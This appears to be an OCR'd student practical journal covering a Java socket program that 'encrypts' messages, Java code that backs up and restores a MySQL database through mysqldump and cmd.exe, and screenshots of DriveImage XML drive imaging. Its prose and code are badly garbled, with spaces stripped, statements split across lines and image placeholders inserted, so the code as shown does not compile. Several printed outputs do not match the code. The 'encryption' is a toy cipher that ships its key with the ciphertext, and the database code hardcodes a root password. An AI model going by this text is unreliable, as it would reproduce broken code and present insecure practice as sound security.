Practical No:1

Aim: create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption isasecuritymethodinwhichinformationisencodedinsuchawaythatonly authorized usercanreadit.Itusesencryptionalgorithmtogenerateciphertextthatcanonlybe readif decrypted.

Therearetwotypesofencryptionsschemesaslistedbelow:

- SymmetricKeyencryption
- PublicKeyencryption

Decryption istheprocessoftakingencodedorencryptedtextorotherdataandconvertingit backintotextthatyouorthecomputercanreadandunderstand.Thistermcouldbeusedto describeamethodofun-encryptingthedatamanuallyorwithun-encryptingthedatausingthe propercodesorkeys.

Datamaybeencryptedtomakeitdifficultforsomeonetostealtheinformation.Some companies alsoencryptdataforgeneralprotectionofcompanydataandtradesecrets.Ifthis dataneedstobe viewable,itmayrequiredecryption.Ifadecryptionpasscodeorkeyisnot available,special softwaremaybeneededtodecryptthedatausingalgorithmstocrackthe decryptionandmakethe datareadable.

Sender.java
Code:

```
package pract1;
import java.io.*;
importjava.util.*;
import java.net.*;
publicclassSender{
publicstaticvoidmain(String[]args)throwsException{
    Strings="";
    String ct="";
    Stringkey="";
    Socket sc=newSocket("localhost",6017);
    Randomr=newRandom();
inti=0,k=0;
System.out.println("Enterthestring");
BufferedReaderbr= new BufferedReader(new InputStreamReader(System.in));
BufferedWriterbw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
      s=br.readLine();
int j[]=new
int[s.length()];
for(i=0;i<s.length();i++)
      {
j[k]=r.nextInt(50);
key+=Integer.valueOf(j[k])+","
; System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
       }
System.out.println("Key="+key);
System.out.println("Encryptedmessage:
"+ct); bw.write(ct+","+key);
bw.flush();
bw.close();
}

}
```

Receiver.java

Code:

```
package pract1;
importjava.io.BufferedReader;
importjava.io.BufferedWriter;
importjava.io.IOException;
importjava.io.InputStreamReader;
importjava.io.OutputStreamWriter
; import java.net.*;
importjava.util.Random;
publicclassReceiver{
publicstaticvoidmain(String[]args)throwsException{
       Stringct="";
      Stringpt="";
ServerSocketskt=newServerSocket(6017);
      Socketsc=skt.accept();
```

```
    Randomr=newRandom();
inti=0,k=0;
System.out.println("Enterthestring");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[]s=new
     String[ct.length()];
     s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println("
message"+s[0]);
for(i=0;i<s[0].length();i++)
     {
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
     }
for(i=0;i<s[0].length();i++)
    {
System.out.println("j="+j[i]
); pt+=(char)(s[0].charAt(i)-
j[i]);
    }
System.out.println("messagefromSender:"+pt);
  }
}
```

Output:

Sender.java Enter

```
the string hello
howareyou j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
```

j=35

```
j=43
j=16
j=34
j=3
j=44
j=16
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,
Encryptedmessage:Œj˜pŠHˆp⍰C„⍰uB|›…
```

Receiver.java

```
Enterthestring
messageŒj˜pŠHˆp⍰C„⍰uB|›…
key=36
key=5
key=44
key=4
key=27
key=40
key=32
key=1
key=24
key=35
key=35
key=43
key=16
key=34
key=3
key=44
key=16
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
```

```
j=35
j=43
j=16
j=34
j=3
j=44
j=16
messagefromSender:hellohowareyou
```

Practical No:2

Aim: java program for creating backup file of Mysql database.

Description:

Adata**backup** istheresultofcopyingorarchivingfilesandfoldersforthepurposeofbeingable to restorethemincaseofdataloss.Dataloss**can** becausedbymanythingsrangingfrom computer virusestohardwarefailurestofilecorruptiontofire,flood,ortheft(etc).


Backupreferstotheprocessofmakingcopiesofdataordatafilestouseintheeventtheoriginal data ordatafilesarelostordestroyed.Secondarily,abackupmayrefertomakingcopiesfor historical purposes,suchasforlongitudinalstudies,statisticsorforhistoricalrecordsortomeet the requirements of a data retention policy. Many applications, especially in a Windows environment,producebackupfilesusingthe.BAKfileextension.

backup.java

Code:

```
publicclassbackup
{publicvoidbackupDB(Stringpath)
{StringexecuteCmd="C:/xampp/mysql/bin/mysqldump-uroot-psa-Bstudentdb>"+path;
System.out.println(executeCmd);
   ProcessruntimeProcess;
try   {
runtimeProcess=Runtime.getRuntime().exec(newString[]{"cmd.exe","/c",executeCmd});
intprocessComplete=runtimeProcess.waitFor();
System.out.println(processComplete);

if(processComplete==0)
     {System.out.println("BackupCreatedSuccessfully!");     }
else
     {System.out.println("Couldn'tCreatethebackup!");     }   }
catch(Exceptionex)
   {ex.printStackTrace();  } }

publicstaticvoidmain(String[]args){
newbackup().backupDB("C:/db.sql");   }}
```


MySQL:



C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe

```
Enter password: **
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.48-community MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use studentdb
Database changed
mysql> select * from student;
+---------+--------+---------+------------+
| roll_no | name   | address | contact    |
+---------+--------+---------+------------+
|       1 |vijay   | Mumbai  | 1234567898 |
|       2 |amit    | Mumbai  | 1234567898 |
|       3 |manish  | pune    | 1234543216 |
|       4 |rizwan  | bhandup | 1987654321 |
+---------+--------+---------+------------+
4 rows in set (0.01 sec)

mysql>
```

Output:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:

D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"

D:\>javac backup.java

D:\>java backup
C:/xampp/mysql/bin/mysqldump -u root -p sa -B studentdb -r C:/db.sql
Enter password: **
2
Backup Created Successfully !

D:\>
```

Practical No:3

Aim: java program for restoring Mysql database from backup file.

Description:

Datarestoreistheprocessofcopyingbackupdatafromsecondarystorageandrestoringittoits originallocationoranewlocation.Arestoreisperformedtoreturndatathathasbeenlost, stolen ordamagedtoitsoriginalconditionortomovedatatoanewlocation.

Restore mayrefertoanyofthefollowing:

1. Alternativelyreferredtoasasystemrestore**,** restoreisatermusedtodescribetheprocessof revertingacomputerbacktoitsoriginalconfigurationoranearliercopy.Seeourfactory settings definitionforfullinformationandrelatedlinks.

2. Restoreisatermusedtodescribetheprocessofrecoveringlostorolddatafromabackup.


3. Restoringistheprocessoftakingawindow thathasbeenminimized andenlargingitbackto maximized orits"Normal"size.Restorealsoreferstotakingamaximizedwindowandreducing it toa"Normal"size.InMicrosoft Windows,thisactioncanbecarriedoutbyusingthethree-buttonmenu(shownright)foundintheupperright-handcornerofawindow.

Restore.java


Code:

```
publicclassRestore{
publicvoidrestoreDB(Stringpath){
 StringexecuteCmd="C:/xampp/mysql/bin/mysql-uroot-psastudentdb<"+path;
System.out.println(executeCmd);
 ProcessruntimeProcess;
try {
runtimeProcess=Runtime.getRuntime().exec(newString[]{"cmd.exe","/c",executeCmd});
intprocessComplete=runtimeProcess.waitFor();
System.out.println(processComplete
); if(processComplete==0)
  {System.out.println("RestoredtheBackup!"); }
else
  {System.out.println("Couldn'tRestorethebackup!"); } }
catch(Exceptionex)
 {ex.printStackTrace(); }}
```

public static void main(String[]args){
newRestore().restoreDB("C:/db.sql");
}} **Output:**



```
0
Restored the Backup !

D:\>javac Restore.java

D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !

D:\>javac Restore.java

D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !

D:\>javac Restore.java

D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !

D:\>_
```




```
+---------+--------+---------+-------------+
4 rows in set (0.02 sec)

mysql> drop database studentdb;
Query OK, 1 row affected (0.03 sec)

mysql> select * from student;
ERROR 1046 (3D000): No database selected
mysql> create database studentdb;
Query OK, 1 row affected (0.02 sec)

mysql> use studentdb;
Database changed
mysql> select * from student;
+---------+--------+---------+-------------+
| roll_no | name   | address | contact     |
+---------+--------+---------+-------------+
|       1 | vijay  | Mumbai  | 1234567898  |
|       2 | amit   | Mumbai  | 1234567898  |
|       3 | manish | pune    | 1234543216  |
|       4 | rizwan | bhandup | 1987654321  |
+---------+--------+---------+-------------+
4 rows in set (0.00 sec)

mysql> _
```

Practical No:4

Aim:Use DriveImage XML to image a hard drive

Description:



Welcome to Runtime's DriveImage XML

This program lets you:

- backup drives to image files
- browse these images
- restore images to the same or another drive
- copy directly from drive to drive
- Schedule automatic backups with your Task Scheduler

Image creation uses Microsoft's Volume Shadow Services (VSS), allowing you to create safe "hot images" even from drives currently in use. Images are stored in XML files, allowing you to process them with 3rd party tools. Never again get stuck with a useless backup!


Restore images to drives without having to reboot.

Use DriveImage XML on a boot CD-ROM, such as BartPE.

This version is for private home use only. For other uses check out our commercial license.

Check out our other products:

- GetDataBack - data recovery
- DiskExplorer - disk/hex editor
- RAID Reconstructor - RAID reconstruction and recovery
- Captain Nemo - cross platform file manager



Select a drive you wish to backup.

The backup will create two files, a ***.XML** which contains the drive description and a ***.DAT** which contains the imaged drive's binary data.

These files can be accessed later through Browse or Restore.

Check one or more drives to backup:

Drive	Label	Type	Capacity	% used	Physical drive
C:		NTFS	195 GB	26	DISK0#2
D:	New Volume	NTFS	146 GB	11	DISK0#3
F:		NTFS	14.6 GB	34	DISK1#1


Drive details:

Logical Information

Drive:	C:
Label:	
File system:	NTFS
Total sectors:	409,395,192
Used bytes:	54,083,457,024 (50 GB)
Free bytes:	155,526,881,280 (145 GB)
Total bytes:	209,610,338,304 (195 GB)

Physical Information

Drive:	DISK0
Drive name:	ST500DM002-1BD142
Total sectors:	976,773,168
Partition:	#2
Start sector on drive:	206,848
Sectors in partition:	409,395,200



Backup

Select a drive you wish to backup.

The backup will create two files, a *.XML which contains the drive description and a *.DAT which contains the imaged drive's binary data.

These files can be accessed later through Browse or Restore.


Check one or more drives to backup:

Drive	Label	Type	Capacity	% used	Physical drive
C:		NTFS	195 GB	34	DISK0#2
D:	New Volume	NTFS	146 GB	0	DISK0#3
F:		NTFS	14.6 GB	34	DISK1#1

Drive details:

Logical Information	
Drive:	D:
Label:	New Volume
File system:	NTFS
Total sectors:	307,210,928
Used bytes:	101,847,040 (97 MB)
Free bytes:	157,190,148,096 (146 GB)
Total bytes:	157,291,995,136 (146 GB)

